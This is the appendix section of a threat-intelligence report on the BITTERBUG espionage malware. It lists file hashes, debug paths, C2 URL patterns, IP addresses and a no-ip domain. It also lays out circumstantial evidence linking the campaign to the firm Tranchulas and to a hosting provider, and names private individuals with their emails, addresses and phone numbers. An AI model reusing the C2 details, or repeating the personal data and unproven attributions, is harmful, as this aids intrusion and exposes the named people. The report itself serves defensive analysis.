In both cases, it is possible that the actors intentionally did this in an attempt to mislead further research efforts into post-blog samples or cast suspicion on "Cert-India" as a more-revealing element. For example, analysis of files deployed alongside the nulled-out "Cert-India" sample mentioned above revealed a lack of concern over the same string. Alternatively, these inconsistencies could also indicate sloppy tradecraft and/or teamwork.

```
C:\Users\Cert-
India\Documents\boost_1_53_0\boost/thread/win32/thread_primitives.hpp
```

APPENDIX B: MD5 Hashes and Malware Table

BITTERBUG Hashes

MD5	File Size (bytes)	Compile Time
be7de2f0cf48294400c714c9e28ecdd1	158720	2013-05-08T10:58:22Z
fd3a713ebf60150b99fb09de09997a24	158208	2013-05-10T19:18:54Z
03f528e752dee57b1ff050a72d30de60	158208	2013-05-23T17:21:19Z
801c8bac8aea4d0226e47551c808a331	169984	2013-06-14T13:53:13Z
a21f2cb65a3467925c1615794cce7581	172032	2013-06-25T13:04:04Z
35663e66d02e889d35aa5608c61795eb	171520	2013-07-09T10:16:00Z
328adb01fb4450989ee192107a765792	173056	2013-08-01T17:28:54Z
8878162cf508266f6be1326da20171df	267776	2013-10-24T09:28:23Z
5ccb43583858c1c6f41464ee21a192ba	225792	2013-12-06T10:02:36Z
44abc22162c50fcc8dc8618241e3cd1a	169472	2013-12-26T09:19:40Z
6e8c4d2d5d4e5e7853a1842b04a6bfdf	480256	2013-12-30T13:11:23Z
828d4a66487d25b413cb19ef8ee7c783	171520	2014-03-17T08:16:25Z

BITTERBUG and Support Component Debug Strings (in order of first use)

Compile Time	Debug Paths
2013-05-08T10:58:22Z	C:\Users\Tranchulas\Documents\Visual Studio 2008\Projects\upload\Release\upload.pdb
2013-05-10T19:18:54Z	C:\Users\Tranchulas\Documents\Visual Studio 2008\Projects\upload\Release\upload.pdb
2013-05-23T17:21:19Z	C:\Users\Tranchulas\Documents\Visual Studio 2008\Projects\upload\Release\upload.pdb
2013-05-28T11:59:36Z	C:\Users\Cath\documents\visual studio 2010\Projects\ExtractPDF\Release\ExtractPDF.pdb
2013-05-30T08:48:04Z	C:\Users\Cath\documents\visual studio 2010\Projects\Start\Release\Start.pdb
2013-06-13T08:34:21Z	C:\Users\Cath\documents\visual studio 2010\Projects\ExtractPDF\Release\ExtractPDF.pdb
2013-06-14T13:53:13Z	C:\Users\Cert-India\Documents\Visual Studio 2008\Projects\ufile\Release\ufile.pdb
2013-06-25T13:04:04Z	C:\Users\umairaziz27\Documents\Visual Studio 2008\Projects\usb\Release\usb.pdb
2013-07-09T10:16:00Z	C:\Users\Cert-India\Documents\Visual Studio 2008\Projects\ufile\Release\ufile.pdb
2013-08-01T17:28:54Z	C:\Users\Cert-India\Documents\Visual Studio 2008\Projects\ufile\Release\ufile.pdb
2013-10-24T09:28:23Z	C:\Intel\Logs\file.pdb
2013-12-06T10:02:36Z	C:\Intel\Logs\logs.pdb
2013-12-26T09:19:40Z	C:\Intel\Logs\file.pdb
2013-12-30T13:11:23Z	C:\Intel\Logs\file.pdb
2014-03-17T08:16:25Z	C:\Intel\Logs\file.pdb

BITTERBUG Import Hashes

Imphash	Compile Time
610893cd57631d1708d5efbc786bd9df	2013-05-08T10:58:22Z
5b1bebadb5713018492b1973ab883c25	2013-05-10T19:18:54Z
5b1bebadb5713018492b1973ab883c25	2013-05-23T17:21:19Z
cf63bfee568869182bd91a3cb8e386ce	2013-06-14T13:53:13Z
ccca290b8ab75a5b29f61847fb882c20	2013-06-25T13:04:04Z
cf63bfee568869182bd91a3cb8e386ce	2013-07-09T10:16:00Z
435bd4f04b2ee7cb05ce402f2bcea85e	2013-08-01T17:28:54Z
2458ee58d046f14cad685e6c9c66f109	2013-10-24T09:28:23Z
c47d4980c1c152eba335bed5076e8a6f	2013-12-06T10:02:36Z
bd0665ffedcf2a9ded36a279d08e4752	2013-12-26T09:19:40Z
58758cb068583736ef33a09a2c4665de	2013-12-30T13:11:23Z
5b943bec7d2a589adfe0d3ff2a30bfe5	2014-03-17T08:16:25Z

BITTERBUG Network Communications

HTTP Requests
http://<c2_location>/checkpkg_maxell.php?compname=
http://<c2_location>/checkpkg_petal.php?compname=
http://<c2_location>/checkpkg.php?compname=
http://<c2_location>/fetch_updates_8765_tb.php?compname=
http://<c2_location>/fetch_updates_flex.php?compname=
http://<c2_location>/fetch_updates_m.php?compname=
http://<c2_location>/fetch_updates_petal.php?compname=
http://<c2_location>/fetch_updates_pops.php?compname=
http://<c2_location>/fetch_updates_pret.php?compname=
http://<c2_location>/is_array_max.php?compname=
http://<c2_location>/is_array_own.php?compname=
http://<c2_location>/is_array_pal.php?compname=
http://<c2_location>/is_array.php?compname=
http://<c2_location>/maxell_active.php?compname=
http://<c2_location>/path_active.php?compname=
http://<c2_location>/petal_active.php?compname=
http://<c2_location>/version_maxell.php?srs=
http://<c2_location>/version_own.php?srs=
http://<c2_location>/version_petal.php?srs=
http://<c2_location>/versionchk.php?srs=
http://<c2_location>/vtris.php?srs=
http://<c2_location>/vtris1.php?srs=
http://<c2_location>/fetch_updates_8765.php?compname=

BITTERBUG Domain & IPs

C2s
199.91.173.43
199.91.173.44
199.91.173.45
windowsupdate.no-ip.biz

APPENDIX C: VPSNOC Email Header Analysis

The Kansas-City-based hosting provider sent an introductory email message on July 24th, 2013 at 1500 CDT and would be received by TCIRT at 1400 EDT and VPSNOC on Thursday July 25th, 2013 at 1200 PKT. [49]

Analysis of the VPSNOC email[50] header indicated that the message was sent on Thursday 25 July at 02:28:41 +0500 GMT, which is consistent with Pakistan's time zone. Of note, the email message was sent with an X-Originating IP Address of 184.75.214.10 corresponding to a Private Internet Access[51] Canadian proxy[52]. VPSNOC's use of this commercial proxy service likely demonstrates the intent to mask the apparent origin of the sender.

These two examples highlight that VPSNOC's inbound and outbound email communications consistently utilized a +0500 Pakistani timezone.

[49] Digital Appendix 1: Raw Email Communications; Email#1 Subject- Re- Contact Info (Date- Wed, 24 Jul 2013 14-00-29 -0500).eml

[50] Digital Appendix 2: Raw Email Communications; Email#2 Subject- Re- Contact Info (Date- Thu, 25 Jul 2013 02-28-41 +0500).eml

[51] https://www.privateinternetaccess.com

[52] http://pastebin.com/F261NfYa

APPENDIX D: Inconsistencies Observed

Due to the apparent Pakistani nexus within the BITTERBUG malware and the Pakistan time zone consistently observed within the VPSNOC emails, the TCIRT applied additional scrutiny and research of the content within the Tranchulas "`Response_ThreatConnect.docx`" to validate their claims. In the following section we will examine the inconsistencies observed. Within the response we observed the following inconsistencies:

Inconsistency #1: Day & Date Misalignment within image1.png Screenshot

Our review of the "`Response_ThreatConnect.docx`"[53] focused in on the email screenshot (Figure 3) image1.png[54] that Khan provided revealing that the date probably had been modified to appear as though they were the first to notify VPSNOC. Within the official response, Zubair Khan indicated that Tranchulas was "***already aware of this incident...and contacted hosting company.***" The official response included a screenshot depicting an email sent to VPSNOC from an unidentified (redacted) tranchulas.com email address that was sent on "Tue, Jul 21, 2013 at 11:36 PM" with no evidence of the date in which it was received by or responded to by VPSNOC. This message contained a notable misalignment between the date and day of the week.

July 21, 2013 was a Sunday, not a Tuesday. "Tuesday" would have pre-dated our official notification that occurred on Wednesday July 24, 2013, and could indicate that Tranchulas may have obtained insight into the original TCIRT notification through Pakistan-based contacts within VPSNOC. The TCIRT subsequently responded to Mr. Khan's official explanation with a follow-up inquiry, offering Khan an opportunity to explain the date inconsistency within the email screenshot. Mr. Khan deferred our request to Mr. Hamza Qamar[55], a Penetration Testing Team Lead at Tranchulas, who later responded[56] with a simple denial that the email message had not been altered apart from blurring the name of the original sender.

Inconsistency #2: Awareness of Withheld Information

The email screenshot (image1.png) from within the Tranchulas response demonstrated awareness of information that we initially withheld and later released in our blog post: one malware variant[57] that contained a debug string with "`umairaziz27`" the same username as a Tranchulas employee. The Tranchulas message to VPSNOC incorrectly claimed to identify malware on `199.91.173.43` that contained the ***"company's name and...employee's name***". While it is possible that Tranchulas' analysts discovered this variant independent of the blog post, it added to the inconsistent elements of the response and further suggested that the blog post may have inspired its communications with VPSNOC. We note that we requested additional information such as the "detailed analysis report" within the exchange from Tranchulas but did not receive a response.

Inconsistency #3: Tranchulas Direct Notification

The Tranchulas response indicates that "***Tranchulas' research team was already aware of this incident before publication of this report. Our team contacted hosting company of server to seek an explanation.***" Considering there are no public references to the identified infrastructure identifying VPSNOC as the "hosting company". The only way for Tranchulas to identify VPSNOC as the hosting company was to either have previous insider knowledge of the activity, or to have been privately introduced by the Kansas-City-based service provider to their "client" VPSNOC, of which was never mentioned or discussed when we initially exchanged with either the Kansas-City or Pakistan-based hosting providers.

[53] Digital Appendix 1: Research Collateral Response_ThreatConnect.docx (MD5: 6f7010a28f33be02d85deb9ba40ec222)

[54] Digital Appendix 1: Research Collateral image1.png (MD5: d224f39f8e20961b776c238731821d16)

[55] http://pk.linkedin.com/pub/hamza-qamar/22/6b8/109

[56] Digital Appendix 2: Raw Email Communications (Email#4 Subject- Re- Regarding 20130731A- South Asia Cyber Espionage Heats Up - (Date- Thu, 15 Aug 2013 12-52-54 +0500).eml

[57] https://www.virustotal.com/en/file/b9a062e84ab64fc55dedb4ba72f62544eb66d7e1625059d2f149707ecd11f9c0/analysis/

Public registration of the 199.91.173.43 reveals the Kansas-City-based hosting provider as the official registrant and owner of the infrastructure. The only way to know that VPSNOC was subleasing the infrastructure was to obtain this information directly from them. There was no public reference which would have revealed VPSNOC as the entity which maintained root access to the 199.91.173.43. Had Tranchulas legitimately conducted an initial victim notification sometime in late July 2013, they would have likely done so through the Kansas-City-based hosting provider and not VPSNOC.

On August 15, 2013, Hamza Qamar's response to TCIRT's follow up inquiry to the observed inconsistencies redirected TCIRT personnel to VPSNOC to obtain an explanation versus attempting to explain the observed day date inconsistency and document properties within the Tranchulas email. The TCIRT's suspicion mounted when presenting Tranchulas with the opportunity to set the record straight, that Tranchulas could not substantiate their claims, rather deferring the TCIRT inquiry to a third party (VPSNOC).

Inconsistency #4: Tranchulas obtains similar response that TCIRT obtained

Within the "Response_ThreatConnect.docx" the image "image1.png" contains an undated response from VPSNOC to the "Tue, Jul 21, 2013" Tranchulas notification. The undated VPSNOC response that Tranchulas received is nearly identical to the response that TCIRT and the Kansas-City-based service provider obtained on July 24th. Tranchulas does not include the date or time as to when they obtained a response from VPSNOC.

The TCIRT found it unusual that neither the Kansas-City-based service provider or VPSNOC personnel ever indicated either way that they knew about the activity or had been previously contacted by either party. When considering all of the inconsistencies, order of events and studying, Gmail webmail layout, similarities of keywords, salutations and closings within the "Tue, Jul 21, 2013" Tranchulas notification and the respective VPSNOC response. The TCIRT grew increasingly suspicious of the exchanges with VPSNOC and subsequent exchanges with Tranchulas personnel.

Inconsistency #5: Similar Document Metadata Properties

Analysis of metadata within two benign decoy documents that were originally used within July 2013 BITTERBUG operations, Report.docx[58] and Naxalites_Funded_by_Pakistan.docx[59], both maintained the author properties of "hp". In reviewing the document metadata within the "Response_ThreatConnect.docx" that was sent from Mr. Zubair Khan on August 6, 2013, the TCIRT also identified that this document maintained the creator properties of "hp." (Figure 10)

While the author field of "hp" doesn't conclusively prove a relationship, it contributes to a body of circumstantial evidence which matches the document properties of the official Tranchulas response to the document properties that were also found within decoy documents that were bundled with BITTERBUG implants.

[58] https://www.virustotal.com/en/file/7e940115988d64fbf7cd3b0d86cd2440529f921790578a96acac4c027120e0c5/analysis/

[59] https://www.virustotal.com/en/file/f689d9990a23fbde3b8688b30ff606da66021803390d0a48d02fad93dc11fa15/analysis/

APPENDIX E: VPSNOC & Digital Linx Associations

According to the vpsnoc.com website "*In 2007 five VPS experts decided to invest in their very own private rack space in the heart of Kansas, the United States. Their aim? To bring service-oriented, quality managed and unmanaged VPS solutions to clients all over the world. Just 1 year later, after beginning their enterprise on 3 servers they had filled 2 server racks with happy clients receiving quality U.S support. Their company continued to build momentum.*" [60]

Whois records for vpsnoc.com indicate that another individual registered the domain and listed Digital Linx Hosting as the registrant organization with a Kansas City-based address, telephone number 925-665-1427, and administrative email address admin@digitallinx.org.[61] This is the same registrant record for the digitallinx.net domain.[62] The digitallinx.net/sitemap.xml[63] and the corresponding Google cache[64] for digitallinx.net/sitemap.xml indiciate that both digitallinx.net and digitallinx.com have shared the same sitemap.xml at the same time. The digitallinx.net/Contact.html[65] identified similar overlaps with data across the .org, .net, and .com domains.

The domain digitallinx.com is registered to Perasona #1.[66] [67] [68] [69] He uses email addresses naseer@digitallinx.com and nbhatti@gmail.com as the domain registrant email address, along with address 638-F Johar Town, Lahore Pakistan and telephone 966.548805579.[70] The DigitalLinx (digitallinx.com) website states that it is "*a web hosting / Web Solutions & Processing Outsourcing Company based in Pakistan*".

Open source research of the phone number 925-665-1427 indicates that it is also used within site content as a phone number for defiantmarketing.com. This domain is registered by Persona #2 [71] who uses the aliases "agnosticon" and "agnostic". Persona #2 lists VPSNOC as the registrant organization, and uses the registration email address of abunasar@yahoo.com with an address of House 12, Street 21, F-8/1 Islamabad Federal 44000. The domain defiantmarketing.com domain has used ns1.abunasar.net and ns2.abunasar.net for name services.

Within a January 2009 posting to a Debian users forum, Persona #2 sends an email from the abunasar@yahoo.com with a reply-to as abunasar@army.com.[72] Within the post, Persona #2 responds to the question "Who's using Debian" listing DigitalLinx, Kansas City MO and the link to digitallinx.com. Also, the seemingly abandoned Twitter profile for Persona #2[73] is only following the Twitter profile for @VPSNOC.[74]

In an April 2012 post to blackhatworld.com, a user with the alias "agnosticon" posted promotional codes for VPSNOC hosting services, engaging with customers, providing them feedback regarding VPS services and thanking them for positive reviews.[75] Within the posting the user "agnosticon" included an image which was an actual advertisement that was hosted at http://vpsnoc.com/order.png.[76] [77] Within the posted image it states "*VPSNOC is a subdivision of Digital Linx Hosting. We have been in business since 2008*". The posting concludes with "*If you have any further questions/queries please contact us directly at: support@vpsnoc.com*"

[60] http://vpsnoc.com

[61] https://whois.domaintools.com/vpsnoc.com

[62] https://whois.domaintools.com/digitallinx.net

[63] digitallinx.net/sitemap.xml

[64] http://webcache.googleusercontent.com/search?q=cache:CtCiQUGgUaoJ:www.digitallinx.net/sitemap.xml+&cd=1&hl=en&ct=clnk&gl=us

[65] digitallinx.net/Contact.html

[66] https://whois.domaintools.com/digitallinx.com

[67] http://sa.linkedin.com/pub/muhammad-naseer-bhatti/9/18a/815

[68] https://groups.google.com/forum/#!original/securityfocus2/9325p2as3lU/BqKQJwdlZ4YJ

[69] Appendix F: Personas; Persona #1 Muhammad Naseer Bhatti

[70] https://github.com/digitallinx/vBilling/blob/master/CHANGELOG

[71] Appendix F: Personas; Persona #2 Abunasar Khan

[72] https://lists.debian.org/debian-www/2009/01/msg00186.html

[73] https://twitter.com/abunasar

[74] https://twitter.com/vpsnoc

[75] http://www.blackhatworld.com/blackhat-seo/members/32481-agnosticon.html

[76] http://www.blackhatworld.com/blackhat-seo/hosting/430705-unmetered-vps-hosting-get-50-off-your-first-month-exclusive-coupons-bhw.html

[77] http://vpsnoc.com/order.png

APPENDIX F: Personas

Persona #1:

Muhammad Naseer Bhatti's LinkedIn profile indicates that he is currently the founder for Digital Linx LLC and vBilling (vbilling.org) as well as a consultant for a U.S. company[78]. Both Bhatti and Digital Linx are listed as the registrants for vbilling.org[79], v-billing.com[80], vgriffins.com[81] and my-server.co[82], which use P.O. Box 295658, Riyadh Saudi Arabia[83] as the registration address. This is also the address for two U.S. companies' local operations. Bhatti is also listed as the owner of the netblock 46.4.139.224/28. Both passive DNS sources as well as Robtex[84] highlight this overlapping infrastructure.[85]

From September 7 - 9, 2011, Tranchulas in cooperation with the Pakistan National University of Sciences and Technology[86] (NUST), offered a Certified Penetration Testing Profession (CPTP) Workshop[87] (Figure 17). During the workshop, basic penetration techniques and skills were presented[88]. It is likely that CPTP workshops and alignment with NUST have allowed Tranchulas the opportunity to recruit student interns.[89]

[78] http://sa.linkedin.com/pub/muhammad-naseer-bhatti/9/18a/815

[79] http://whois.domaintools.com/vbilling.org

[80] http://whois.domaintools.com/v-billing.com

[81] http://whois.domaintools.com/vgriffins.com

[82] http://whois.domaintools.com/my-server.co

[83] http://saudi.emc.com/contact/contact-us.htm

[84] https://www.robtex.com/dns/digitallinx.com.html


[85] http://whatmyip.co/info/whois/46.4.139.225

[86] www.nust.edu.pk

[87] http://seecs.nust.edu.pk/Seminars_workshops/pages/tranchulas_hacking_workshop/index.php

[88] Digital Appendix 1: Research Collateral (Program.pdf)

[89] http://www.nust.edu.pk/INSTITUTIONS/Directortes/ilo/Download%20Section/Graduate%20Profiles%20booklet-%202013%20(SEECS).pdf


NUST-SEECS (NUST School
seecs.nust.edu.pk/Seminars_workshops/pages/tranchulas_hacking_workshop/index....
Alumni
LMS
E-Mail
Career
Directory
Contact Us
Home
Departments
Prospective Students
Research & Development
Student Affairs
International
Internal
Workshop Schedule
Register Online
DID YOU KNOW
HACKERS HAVE NO BOUNDARIES... LEARN TO DRAW THEM A FEW!
Certified Penetration Testing Professional (CPTP) Workshop
051-90852187
051-2871433
REGISTER NOW!!!
For Detailed Outline Visit
Workshop Fee
TRANCHULAS
Follow us on
Website by SEECS Web Development Team © SEECS WebWizards | Disclaimer

National University of Sciences and Technology (NUST)
School of Electrical Engineering and Computer Science

A Center of Excellence for Quality Education and Research

NUST School of Electrical Engineering and Computer Science (SEECS)

Tranchulas Certified Penetration Testing Professional (CPTP) Workshop

7 - 9 September 2011

What will you learn?
How to think like a hacker to protect yourself and the art of hacking itself.

Brief Outline

- Introduction of Security & Industry standards
- Penetration Testing
- Information Gathering
- Vulnerability Assessment
- Network Hacking
- Hacking Web Applications
- Hacking Wireless Networks
- Corporate Security Challenges

Who should attend?

- CIOs, CTOs,
- Directors/Managers of MIS/IT
- Penetration Testers
- Information Security Managers
- Information System and Security Auditors
- IT Security Specialists
- Anyone who may be interested in ethical hacking

Workshop Dates : 7-9 September, 2011
Workshop Fee : PKR 30,000 (per Delegate)

Registration Now
For those who register before 20th August will get 10% discount
Click here to Register Online

Registration Fee: All participants are required to submit the registration fee of Rs. 30,000/- either in cash or through bank. The relevant details are given below:

Title of Account	"SEECS Consultancy Fund"
Account No.	DPA No. 22927000074501
Name of Bank	Habib Bank Ltd
Swift Code	HABBPKKA0007
Branch Code	2292
Address	Habib Bank Ltd, NUST Sector H-12, Islamabad
Name of Beneficiary	SEECS Consultancy Fund

For Registration Contact:

Dr. Abdul Ghafoor	(051-90852187)
Muhammad Naseer	(051-2871433)

Dr Sharifullah Khan, received "Tamgha-i-Imtaiz" on Pakistan Day March 23, 2014 in recognition of his outstanding performance in the field of Computer Science

Muhammad Naseer (051-2871433)


Figure 17: Muhammad Nasser Tranchulas CPTP Registration Point of Contact

Within the CPTP event registration contact information for Muhammad Naseer was listed next to a Tranchulas office number (051-2871433)[90]. It is important to note that Muhammad Naseer Bhatti has been previously known to drop[91] the family name "Bhatti"

[90] http://www.linkedin.com/groups/Tranchulas-Handson-Ethical-Hacking-Training-2616369.S.75237952

[91] https://groups.google.com/forum/#!original/securityfocus2/9325p2as3IU/BqKQJwdlZ4YJ

within online correspondence (Figure 18). In a June 2012 episode of Engineering and Technology Magazine[92] podcast a Mohammed Nasser, Penetration Tester at Tranchulas was interviewed[93]. A Mohammed Nasser may also be directly affiliated[94] with Tranchulas.


Google Groups
https://groups.google.com/forum/#!original/securityfocus2/9325p2as3IU/BqKQJwdlZ...
Google
Search for topics
Sign in
Groups
Show message only

```
        Cc0kct7Wv431nKty405QsdtJFMKOwYfrdirzU=
MIME-Version: 1.0
Sender: nbhatti@gmail.com
In-Reply-To: <AANLkTi=_5f2Ucafh-Ey-S5NYN6QwptptA+yQQK7gukia@mail.gmail.com>
References: <AANLkTikw0ER2Miec3bk9gBdjywHFtk4fHthC04c4iN_U@mail.gmail.com>
        <AANLkTi=_5f2Ucafh-Ey-S5NYN6QwptptA+yQQK7gukia@mail.gmail.com>
From: Muhammad Naseer Bhatti <naseer@digitallinx.com>
Date: Mon, 9 Aug 2010 18:38:28 +0300
Message-ID: <AANLkTikfWzMxzsTBx6Mkd_DPHsEU-=TjkoAz9Co9wSOk@mail.gmail.com>
Subject: Re: Security Operations Center
To: HAREN BHATT <hcbhatt@gmail.com>
Cc: security-basics@securityfocus.com
Content-Type: text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: quoted-printable
Resent-Message-Id: <20100809154613.46F54143A14@outgoing2.securityfocus.com>
Resent-Date: Mon,  9 Aug 2010 09:46:13 -0600 (MDT)
Resent-From: security-basics-return-54582@securityfocus.com

:) Simple .. Just a habit of using family name as signature, while not
showing family name in the Name field of email, as it is a bit
difficult to read for some ppl at the other end of the world :P

-B

On Mon, Aug 9, 2010 at 6:26 PM, HAREN BHATT <hcbhatt@gmail.com> wrote:
> Hey,If your Bhatti, than why is the mail from "Muhammad Naseer "?
>
> Regards:Haren
>
>
> On Sun, Aug 8, 2010 at 1:31 PM, Muhammad Naseer <naseer@digitallinx.com>
> wrote:
>>
>> Hello All,
>> I am working on gathering information to build up a security
>> operations center for a small enterprise. What should be the
>> recommendations and the model to follow, start with.
>>
>> Regards,
>> Bhatti
>>
>> ---------------------------------------------------------------------------
>> Securing Apache Web Server with thawte Digital Certificate
>> In this guide we examine the importance of Apache-SSL and who needs an S=
SL
>> certificate. =A0We look at how SSL works, how it benefits your company a=
```

Figure 18: Muhammad Nasser Bhatti Dropping Family Name

This links Tranchulas to a Pakistani employee or consultant also named Muhammad Naseer. It is unknown if this is the same Muhammad Naseer that is associated with VPSNOC's parent company Digital Linx, the Pakistan-based service provider which hosted the original BITTERBUG malware.

[92] http://eandt.theiet.org/magazine/2012/06/

